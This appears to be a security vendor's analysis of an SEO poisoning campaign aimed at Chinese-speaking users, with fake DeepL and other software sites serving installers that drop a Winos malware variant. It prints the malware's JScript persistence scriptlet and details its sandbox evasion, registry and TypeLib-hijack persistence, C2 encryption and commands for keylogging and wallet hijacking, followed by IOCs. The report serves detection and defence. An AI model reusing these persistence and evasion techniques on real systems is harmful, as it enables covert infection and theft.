SEO Poisoning Attack Targets Chinese-Speaking Users with Fake Software Sites

Pei Han Liao Pei Han Liao ⋮ ⋮ 9/12/2025

By Pei Han Liao | September 12, 2025

Affected Platforms: Microsoft Windows
Impacted Users: Microsoft Windows
Impact: The stolen information can be used for future attacks
Severity Level: High

In August 2025, FortiGuard Labs identified an SEO poisoning campaign aimed at Chinese-speaking users. The attackers manipulated search rankings with SEO plugins and registered lookalike domains that closely mimicked legitimate software sites. By using convincing language and small character substitutions, they tricked victims into visiting spoofed pages and downloading malware

2025 Global Threat Landscape Report

Use this report to understand the latest attacker tactics, assess your exposure, and prioritize action before the next exploit hits your environment.




Figure 1: Spoofed site ranks highly in search results

```
<title>DeepL官网 - DeepL翻译下载</title>
<meta name="robots" content="index, follow, max-image-preview:large,
max-snippet:-1, max-video-preview:-1">
    <style>img:is([sizes="auto" i], [sizes^="auto," i]) {
    contain-intrinsic-size: 3000px 1500px }</style>

    <!-- This site is optimized with the Yoast SEO Premium plugin v24.6
    (Yoast SEO v24.6) - https://yoast.com/wordpress/plugins/seo/ -->
```

Figure 2: SEO plugin comment found in the HTML source code

The attackers set up multiple fraudulent websites designed to imitate trusted software providers. These sites distributed several malware families, most notably Hiddengh0st and variants of Winos. We identified them

during our review of domains associated with the IP addresses we are tracking. Since SEO poisoning serves as the primary vector for delivering malware, our article focuses on that method to remain concise.

Figure 3: Fake websites

A script named *nice.js* controls the malware delivery process on these sites. The script follows a multi-step chain: it first calls a download link that returns JSON data, which includes a secondary link. That secondary

link then points to another JSON response containing a link that redirects to the final URL of the malicious installer. The initial request includes two parameters — device type and domain name — which determine which JSON data is retrieved.




Figure 4: The download links

This analysis focuses on the malware hosted on a spoofed website impersonating DeepL.




Figure 5: Attack flow

MSI installer

The installer package combines both the legitimate DeepL software and malicious components, including a DLL file (*EnumW.dll*), fragments of a ZIP archive (*temp_data_1–55*), and other unrelated files. Once launched, the installer elevates itself to administrator privileges. It then drops the file fragments into C:\ProgramData\Data_Xowlls and places the rest into C:\Program Files (x86)\DeepLSetup\DeepLSetup. After extraction, it triggers the ooo89 function within *EnumW.dll*, which initiates the malicious activity.




Figure 6: The ooo89 function is executed by the CustomAction provided by Windows Installer


EnumW.dll

The *EnumW.dll* file includes a debug directory reference (C:\Users\Administrator\Desktop\msi自动打包\dll_FKTrump\x64\Release\FKtrump.pdb). Its ooo89 function begins with several anti-analysis checks designed to evade detection.

- **Parent process validation:** If the parent process is not msiexec.exe—the expected Windows Installer process—*EnumW.dll* assumes it is being run in an analysis environment and immediately exits.
- **Sleep integrity check:** This check serves as a technique to evade sandboxing or other analysis tools. The function sends two HTTP_QUERY_DATE queries to www.baidu.com five seconds apart. If the elapsed time is shorter than four seconds, which suggests that an analysis tool has skipped the sleep call, the malware terminates.
- **ACPI table inspection:** The malware first checks the number of files on the user's desktop, which is often low in sandboxes. If fewer than six files are found, it queries ACPI firmware tables. The DLL halts execution if the High Precision Event Timer (HPET) table is missing or if the total number of ACPI tables is fewer than eight—both indicators of a virtualized environment.

Once the anti-analysis checks are complete, *EnumW.dll* reconstructs a file named emoji.dat by combining the temp_data_1–55 fragments stored in the Data_Xowlls folder. This file is then decompressed, and the embedded components are extracted into a directory labeled plsamc{system uptime} under the user profile.

Among the extracted files is *vstdlib.dll*, which is deliberately packed with repeated bytes in its .data section. This design overwhelms analysis tools by inflating memory usage and slowing performance, while compression ensures the file size remains small enough for delivery.



Size	Compressed	Name
627992	198119	MSVCP140.dll
119376	58440	VCRUNTIME140.dll
49744	24615	vcruntime140_1.dll
744095	738696	emjio.tmp
452843	447433	qdata.tmp
3630176	1352781	749ju.exe
415328	201562	tier0.dll
225228368	924627	vstdlib.dll
231267922	3946273	8 files

Figure 7: The files contained in emoji.dat

The DLL then searches for EXE files from the same folder. This helps the DLL find 749ju.exe, which side-loads vstdlib.dll to continue the infection chain. By not specifying the filename in the code, the DLL complicates our analysis.

vstdlib.dll

vstdlib.dll executes the payload embedded within *emjio.tmp* and sets up persistence mechanisms to keep it active. It first writes embedded data to resource.dat in the user's profile directory, then extracts additional files into a subfolder named Nxonq1284_QUC under %APPDATA%, using the password Panzer0.

Next, the malware creates a registry key—Software\DeepSer and populates it with the following values:

Value name: OpenAi_Service **Value:** C:\Users\{User name}\AppData\Roaming\Nxonq1284_QUC\insalivation.exe
Value name: MyData **Value:** {shellcode and encrypted payload from emjio.tmp}
Value name: Onload1 **Value:** C:\Users\{User name}\Desktop\emoji\749ju.exe

The malware also checks whether 360Tray.exe (part of 360 Total Security antivirus) is running. If detected, *vstdlib.dll* continuously allocates, fills, and frees memory without useful computation. This tactic is meant to evade or stall analysis tools. In this scenario, persistence is established through **TypeLib hijacking**. The malware drops an XML file (d.s) into C:\Users\Public\Downloads and creates a registry key at:

Software\Classes\TypeLib\{EAB22AC0-30C1-11CF-A7EB-0000C05BAE0B}\1.1\0\win64

This ensures that the Jscript embedded in the d.s file is automatically executed whenever the victim starts or closes explorer.exe. The script uses PowerShell to check for the file venwin.lock (created only if the malware successfully connects to its C2 server). If found, it executes insalivation.exe, which then runs the shellcode stored in the MyData registry value. After the persistence is established, the malware attempts to overwrite the entry point with shellcode from emjio.tmp; if it fails, it executes the shellcode in newly allocated memory instead.

```
<?xml version="1.0"?>
<scriptlet>
    <registration
        description="explorer"
        progid="explorer"
        version="1.0"
        classid="{66666666-6666-6666-6666-666666666666}"
        remotable="true">
    </registration>

    <script language="JScript">
        <![CDATA[
            var shell = new ActiveXObject("WScript.Shell");
            var cmd = "powershell -WindowStyle Hidden -Command \"try { $f='C:\\Users\\Public\\venwin.lock';
            $s=[System.IO.File]::Open($f, 'Open', 'ReadWrite', 'None'); $s.Close(); Start-Process
            -WindowStyle Hidden -FilePath \"$env:APPDATA\\Nxonq1284_QUC\\insalivation.exe\" } catch {}\"";
            shell.Run(cmd, 0, false);
        ]]>
    </script>
</scriptlet>
```

Figure 8: d.s file

If 360Tray.exe is **not** detected, persistence is instead established by creating a shortcut file GooglUpdata.lnk in C:\ProgramData\VenInk, pointing to insalivation.exe. The malware also modifies the SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\User Shell Folders\Startup registry key so the Startup path is redirected to C:\ProgramData\VenInk. Finally, it reads the shellcode from the MyData value and injects it into a newly spawned explorer.exe process.

To prevent redundant execution, *vstdlib.dll* checks for reentrancy in two ways:

1. It scans process memory for the string Daydayup.
2. It verifies whether the Startup path has already been modified to C:\ProgramData\VenInk.

If these conditions are met, it does not re-drop resource.dat or recreate the OpenAi_Service value.




Figure 9: Persistence mechanism

Shellcode in MyData value

The shellcode within MyData decrypts the data stored in the same value to retrieve the final payload, an EXE file. This payload is then mapped directly into process memory and executed to avoid dropping a file, which could be collected by analysis tools.

Payload

Once execution reaches the payload stage, three core functions are launched: **Heartbeat, Monitor, and Command-and-Control**. Before running these, the malware creates an empty file named h{hash}.ini in %APPDATA%\Microsoft. The hash is an integer value derived from the hard-coded C2 IP. If a C2 IP was previously stored, it retrieves it from the registry key HKCU\Software\Console\Client\ServerInfo.

Heartbeat

The Heartbeat module begins by collecting a wide range of system and victim data. The information is organized by fixed offsets in memory:

Offset	Description
0x00	0x1 (magic)
0x04	Authority Code. 2 stands for admin and 3 stands for system.
0x08	Current process ID
0x0C	**ClientGroupName**. If not found, it uses “Default“ instead.
0x20	OS version
0x84	**ClientDescription**. If not found, it’s empty.
0xE8	Name of current process
0x2F0	User name
0x4F0	Anti-virus software
0x748	**Installtime**

The **authority code** is also used to generate a mutex, ensuring only one instance of the malware runs at a time. The mutex follows the format:

Global\{current process}{authority code}

The values for ClientGroupName and ClientDescription can be updated remotely by the C2 server, while InstallTime is set during the first execution.

```
[Host]
InstallTime=1755840266
ClientGroupName=客服
ClientDescription=Kim
```

Figure 10: An example of the INI file

Anti-Virus Enumeration

To identify host defenses, the module enumerates running processes against a long list of security products, including:

360 Total Security, Kingsoft Security, Tencent PC Manager, Huorong, Baidu Antivirus, Jiangmin, Rising Antivirus, Quick Heal Antivirus, MicrosoftSecurity Essentials, COMODA Firewall, Dr.Web, Outpost, AhnLab V3, F-Secure, Kaspersky, McAfee, NOD32, Keniu, Trend Micro, Avira Antivirus, Avast, Norton, Panda Security, BitDefender, PSafe, Ad-watch, K7 Total Security, UnThreat Antivirus

It also checks the registry key, which is related to Windows Defender:

HKEY_CLASSES_ROOT\CLSID\{2781761E-28E0-4109-99FE-B9D127C57AFE}

If this Windows Defender–related key is missing, the malware records “N.”

C2 Marker File

If communication with the C2 server is established, the module creates a file named venwin.lock in C:\Users\Public. This file contains a single string: lock. The presence of this marker determines whether persistence routines will execute shellcode in environments where 360Tray.exe is detected.

Packet Preparation

Collected data is inserted into a structure labeled **DAT**, with the following layout:

Offset	Description
0x00	“DAT”
0x0A	Command ID
0x10	Size of data
0x18	Data

Encryption Process

Before transmission, the malware generates an encryption key from the current system date and time. This value is divided into four-character groups, rearranged, Base64-encoded, and truncated to 16 characters. That truncated result becomes the AES key used to encrypt the **DAT** section.

```
....ENC.S0DK8lqQb741RsSK1F34.....SEC.....p........e@.klnc...o.a.tq.<....#.RK.8.%..U..L..J
/1m.p.F.3.7W.j...6..O.o..z>"..Q3n~O.A..
50.d=.......i~..-...........i~..-...........i~..-...........i~..-...........i~..-........
......i~..-...........i~..-.......G.43L.0.....c...q?I..y^.D/q..
+b.....i~..-...........i~..-...........i~..-...........i~..-...........i~..-...........i~
.i~..-...........i~..-...........i~..-...........i~..-...........i~..-...........i~..-...
...........i~..-...........i~..-...........i~..-...........i~..-...........i~..-........
.....i~..-...........i~..-...........i~..-...........i~..-...........i~..-..............
```

Figure 11: An example of outgoing traffic.




Figure 12: Arrangement of the encryption key (the string follows “ENC” in Figure 11)

Packet Structure

The encrypted DAT section is placed at offset 0x31 of the final packet, inside the **SEC section**. The **ENC section** at offset 0x04 holds the encryption key. The complete layout is as follows:

Offset	Description
0x00	Size of ENC section
0x04	“ENC”
0x08	Encryption key
0x1C	0x10
0x1D	Size of SEC section
0x21	“SEC”
0x29	Size of encrypted data

0x31	Encrypted DAT section

Monitor

The **Monitor** module continuously evaluates the victim's environment to confirm persistence, track user activity, and provide situational awareness back to the C2 server.

It checks for three main conditions:

1. **Specific Process Check** – The C2 server can specify a target process for the malware to look for. If the process is running, the malware records its name. If not, the result is omitted and subsequent data is shifted forward in the report structure.
2. **Persistence Mechanisms** – The malware verifies whether persistence is established through either of the following methods:
    - A shortcut (GooglUpdata.lnk) created by *vstdlib.dll* in C:\ProgramData\Venlnk.
    - A registry entry named uwo under SOFTWARE\Microsoft\Windows\CurrentVersion\Run (not used in this variant).
3. **Configuration Files** – It checks for C:\ProgramData\venSuccess.ini. This file is not used in the variant analyzed here.

Anti-Virus and Foreground Window Capture

The Monitor module also collects a list of installed antivirus products (by reusing the enumeration routine from Heartbeat) and captures the title of the window currently in focus.

Data Format

The results of these checks are packed into a structured format, with each entry preceded by its size:

Offset	Description
0x00	Count of strings
0x04	Size of the process name (omitted if not found)
0x08	Process name (omitted if not found)
0x08+sum_1	Size of the list of anti-virus software
0x0C+sum_1	The list of anti-virus software
0x0C+sum_2	Size of the title of the window
0x10+sum_2	The title of the window
0x10+sum_3	Size of the result of checking persistence and configuration file
0x14+sum_3	The result of checking persistence and configuration file

Here, $\mathbf{sum_n}$ represents the cumulative length of all preceding strings, ensuring that offsets dynamically shift forward depending on the data collected.

C2 command

The malware's **Command-and-Control (C2)** module supports a wide range of commands exchanged between the compromised host and the attacker's server. These commands allow the operator to control execution flow, load additional modules, steal data, and maintain persistence.

Command	Description
0x01	Saves plugin information to **PluginUsage_{number}** value of HKCU\Software\Console\Client key and shellcode to **PluginData_ {number}** value of HKCU\Software\Console\Client key. Then it executes the plugin.
0x02	Executes plugin saved in **PluginData_ {number}** value of HKCU\Software\Console\Client key. The number is specified by the C2 server.
0x04	Reconnection.
0x05	Writes configuration file – **h{hash}.ini.**
0x06	Exits.
0x07	Provides the process name to check.
0x0A	Writes IP of C2 server to **ServerInfo** value of HKCU\Software\Console\Client key.
0x0B	Updates connection information
0x0C	Shows a message box.
0x0D	Downloads **temp_{time}.exe** and executes it. Otherwise, opens **File Explorer** with argument from the server.
0x0F	Supports executing command, input logger and clipboard editor.
0x10	Crypto wallet hijack. Target wallet: Tether, Ethereum
0x11	Stops crypto wallet hijack.

Input Logger and Plugin

The input logger provides both **keystroke logging** and **clipboard monitoring** functions. When executed, it drops the file:

C:\ProgramData\DisplaySessionContainers.log

This file is used by the **offline input logger**. The configuration for offline logging is written to the following registry value:

HKCU\Software\Console\Client\EnableOfflineKeyboard

Once the **EnableOfflineKeyboard** value is enabled, all keystrokes and clipboard data are written into DisplaySessionContainers.log. This same file path is also used as the **mutex name** for the input logger.

The C2 server was observed delivering several other plugins, including:

- DifferentScreen.bin
- tg永久消盾.bin
- Telegram.bin
- HighSpeedScreen.bin

These plugins suggest that the attacker intended to **remove Telegram proxy services** and to **monitor the victim's screen**.

Further analysis indicates that DifferentScreen.bin and HighSpeedScreen.bin correspond to the modules 差异屏幕 ("Different Screen") and 高速屏幕 ("High-Speed Screen"), which are typically associated with **Winos**. The plugin tg永久消盾.bin also contained code similar to Winos modules, referencing a debug path:

C:\code\Quick4.2\扩展插件\扩展插件\Release\tg永久消盾.pdb

Based on these findings, this malware is assessed to be a **variant of Winos**.

Alongside ordinary plugins, the malware can also load **root-level plugins**. In these cases, the data stored in PluginData_{number} begins with the marker RootPlugMark, and the plugin is named Driver.bin. When this occurs, the malware also writes the C2 server IP address into the DServerInfo value. (At the time of analysis, Driver.bin itself had not been collected.)

C2 command to the server

Command	Description
0x00	Keylogger start
0x01	Plugin mismatch
0x02	Keylogger data
0x04	Heartbeat
0x07	User information
0x08	Result of C2 tasks
0x0E	Idle time

The command 0x7 is shared by tasks stealing user information such as data from monitor and keylogger. The command 0x8 is used when sending results of C2 tasks to the server.

Conclusion

This analysis confirms that the campaign was an **SEO poisoning attack targeting Chinese-speaking users**. The threat actor exploited SEO plugins to artificially inflate the search rankings of spoofed domains. These domains mimicked trusted software sites, tricking victims into downloading malware instead of legitimate installers.

The installers contained both the **legitimate application** and the **malicious payload**, making it difficult for users to notice the infection. Even highly ranked search results were weaponized in this way, underscoring the importance of carefully inspecting domain names before downloading software.

FortiGuard Labs will continue to monitor this campaign and update protections as new activity is observed.

Fortinet Protections

The malware described in this report is detected and blocked by FortiGuard Antivirus as:

W64/Agent.D31A!tr
W64/ShellCodeLoader.6BFD!tr
W64/Agent.GOU!tr

FortiGate, FortiMail, FortiClient, and FortiEDR all include the FortiGuard Antivirus engine, and customers with these solutions receive protection as long as their services are kept up to date.

The FortiGuard Content Disarm and Reconstruction (CDR) service — available in FortiGate and FortiMail — can disarm malicious macros embedded in documents.

Fortinet also recommends that organizations take advantage of the **free NSE training module, FCF (**Fortinet Certified Fundamentals**)**, which teaches end-users how to recognize and defend against phishing and other social-engineering attacks.

In addition, the FortiGuard IP Reputation and Anti-Botnet Security Service **proactively** block malicious infrastructure by aggregating hostile IP data from Fortinet's global network of sensors, CERTs, cooperative vendors, and other trusted intelligence partners that collaborate to provide up-to-date threat intelligence about hostile sources.

Organizations that suspect they may be affected by this or related threats are encouraged to contact the Global FortiGuard Incident Response Team for immediate support.

IOCs

Domain

deepl-fanyi[.]com
aisizhushou[.]com
telegramni[.]com
wps1[.]com
wws[.]c4p11[.]shop
bucket00716[.]s3[.]ap-southeast-2[.]amazonaws[.]com
znrce3z[.]oss-ap-southeast-1[.]aliyuncs[.]com
xiazai1[.]aisizhushou[.]io
xiazai2[.]aisizhushou[.]io

IP

137[.]220[.]152[.]99
43[.]248[.]172[.]13
202[.]95[.]8[.]47
27[.]124[.]13[.]32

Sha256

ZIP

251f24e8c7e4fbe2868492b86972f24ac65e393affc63f82443303be3a2dbbb1
9b707db4247effdbb5f7c58a0dc00ebb2fddb56e92f987e47654590b54f6f3a6
